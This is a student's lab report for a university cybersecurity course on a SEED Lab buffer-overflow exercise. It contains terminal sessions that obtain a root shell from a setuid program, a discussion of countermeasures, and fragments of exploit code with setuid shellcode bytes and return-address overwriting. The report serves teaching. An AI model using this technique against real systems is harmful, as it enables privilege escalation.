
Final Project

Cybersecurity Fundamentals (CSCE 689)
Mini Project 1: Buffer Overflow

For the first mini project we explore buffer overflow. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code.


In this project we exploit a vulnerable program stack.c as provided by the lab manual. First, we set up a SEED Lab Ubuntu 16 VM as per the instructions of the manual. Next we create folder in the Desktop and store the relevant file templates provided by the manual, like call_shellcode.c, stack.c, exploit.c (unfinished). Then we switch off the address space randomization using the command provided and link the "zsh" shell with "/bin/sh". Next we execute the following tasks.

- **TASK 1:** We run the call_shellcode.c. first. In this program we execute shell by calling it in assembly code. Also, we are going to get a root shell if we give this program proper privileges. We compile the program using gcc and "execstack" option, so the stack is executable.



```
[08/01/19]seed@VM:~/.../bufferovrflo$ ls
call_shellcode  call_shellcode.c  exploit.c  stack.c
[08/01/19]seed@VM:~/.../bufferovrflo$ sudo ./call_shell
code
# echo hello world
hello world
# exit
[08/01/19]seed@VM:~/.../bufferovrflo$ 
```


- **TASK 2:** We first compile the vulnerable program "stack.c" with "execstack" and "fno-stack-protector" options, so the program's stack is executable and with no stack protection. Next we change the ownership of the "stack" file to root and give it 4755 privilege.



```
[08/01/19]seed@VM:~/.../bufferovrflo$  gcc -o exploit e
xploit.c
[08/01/19]seed@VM:~/.../bufferovrflo$ ./exploit
[08/01/19]seed@VM:~/.../bufferovrflo$ ls
badfile         call_shellcode.c  exploit.c  stack.c
call_shellcode  exploit           stack
[08/01/19]seed@VM:~/.../bufferovrflo$ ./stack
# uid
zsh: command not found: uid
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
```


After that we modified the exploit file so that it can flood the return address with the above-mentioned shell code to call a shell. We achieve this by first printing the stack stating address and then guessing the return pointer address. Next we add the shellcode and write this to “badfile” which the stack reads in. We compile this “exploit.c” code and execute this to generate the badfile and the run the stack program. If we are successful, we see the root shell.

- **TASK 3:** In this task we link the /bin/sh/ to dash shell. But the dash shell doen’t allow a program to execute with root privilege so we add the “setuid(0)” command before old shell code in exploit.c and recompile to generate the badfile. This help us to run the shell as uid 0 or root.




```
[08/01/19]seed@VM:~/.../bufferovrflo$ gcc -o exploit ex
ploit.c
[08/01/19]seed@VM:~/.../bufferovrflo$ ./exploit
[08/01/19]seed@VM:~/.../bufferovrflo$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
```

- **TASK 4:** Here we turn on the address randomization. So, we execute the stack program and get segmentation fault. As the stack address is randomized so the badfile return address doesn’t match with the real one. This one protection against the buffer overflow attack. We can over come this by running the stack program in an infinite while loop. As for 32-bit system the address probabilities are less we can be successful in this brute force type attack.




```
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
```

- **TASK 5:** Here compile the stack.c file without the stack protector option disabled. Then we give the stack file proper privileges and run the program. As the stack protector is on the gcc detects stack smashing ang terminates the program. We also make sure address randomization is off.



```
[08/01/19]seed@VM:~/.../bufferovrflo$ ls
badfile            call_shellcode.c   exploit.c
Terminator  llcode  exploit             stack.c
[08/01/19]seed@VM:~/.../bufferovrflo$ gcc -o stack -z e
xecstack stack.c
[08/01/19]seed@VM:~/.../bufferovrflo$ sudo chown root s
tack
[08/01/19]seed@VM:~/.../bufferovrflo$ sudo chmod 4755 s
tack
[08/01/19]seed@VM:~/.../bufferovrflo$ ls
badfile            call_shellcode.c   exploit.c   stack.c
call_shellcode   exploit             stack
[08/01/19]seed@VM:~/.../bufferovrflo$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```


- **TASK 6:** Here we again recompile the stack program with stack protection but make the stack non executable. Next when we run the stack program, we see segmentation fault as the program was not able to execute the shellcode which is stored in the stack space of the program. We can over come this issue with a return to libc attack.




```
[08/01/19]seed@VM:~/.../bufferovrflo$ gcc -o stack -z n
oexecstack -fno-stack-protector stack.c
[08/01/19]seed@VM:~/.../bufferovrflo$ ls
badfile            call_shellcode.c   exploit.c   stack.c
call_shellcode   exploit             stack
[08/01/19]seed@VM:~/.../bufferovrflo$ sudo chown root s
tack
[08/01/19]seed@VM:~/.../bufferovrflo$ sudo chmod 4755 s
tack
[08/01/19]seed@VM:~/.../bufferovrflo$ ./stack
Segmentation fault
```

Also, I am adding the modified code snippets for exploit.c.

```
#include <string.h>
char shellcode[]=
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */
```



```
unsigned long get_sp(void)
{
    /* prints the stack pointer using assembly code. */
    __asm__("movl %esp,%eax");
}
```



```
  /* You need to fill the buffer with appropriate contents here */

  /* Initialization of variables */
  char *ptr;
  long *addr_ptr, addr;
  int offset = 200, bsize = 517;
  int i;

  addr = get_sp() + offset;

  ptr = buffer;
  addr_ptr = (long*)(ptr);

  /* Fill the buffer address */
  for (i = 0; i < 10; i++)
    *(addr_ptr++) = addr;

  /* Fill the buffer with our shellcode */
  for (i = 0; i < strlen(shellcode); i++)
    buffer[bsize - (sizeof(shellcode) + 1) + i] = shellcode[i];

  /* Finally, we insert a NULL code at the very end of the buffer */
  buffer[bsize - 1] = '\0';
```

"On my honor, as an Aggie, I have neither given nor received unauthorized aid on this academic work."

Aggie Code of Honor:

An Aggie does not lie, cheat, or steal or tolerate those who do. Required Academic Integrity Statement:

"On my honor, as an Aggie, I have neither given nor received unauthorized aid on this academic work."

Printed Student Name: _________Sabyasachi Gupta_____________________________

Student Signature : _______SG____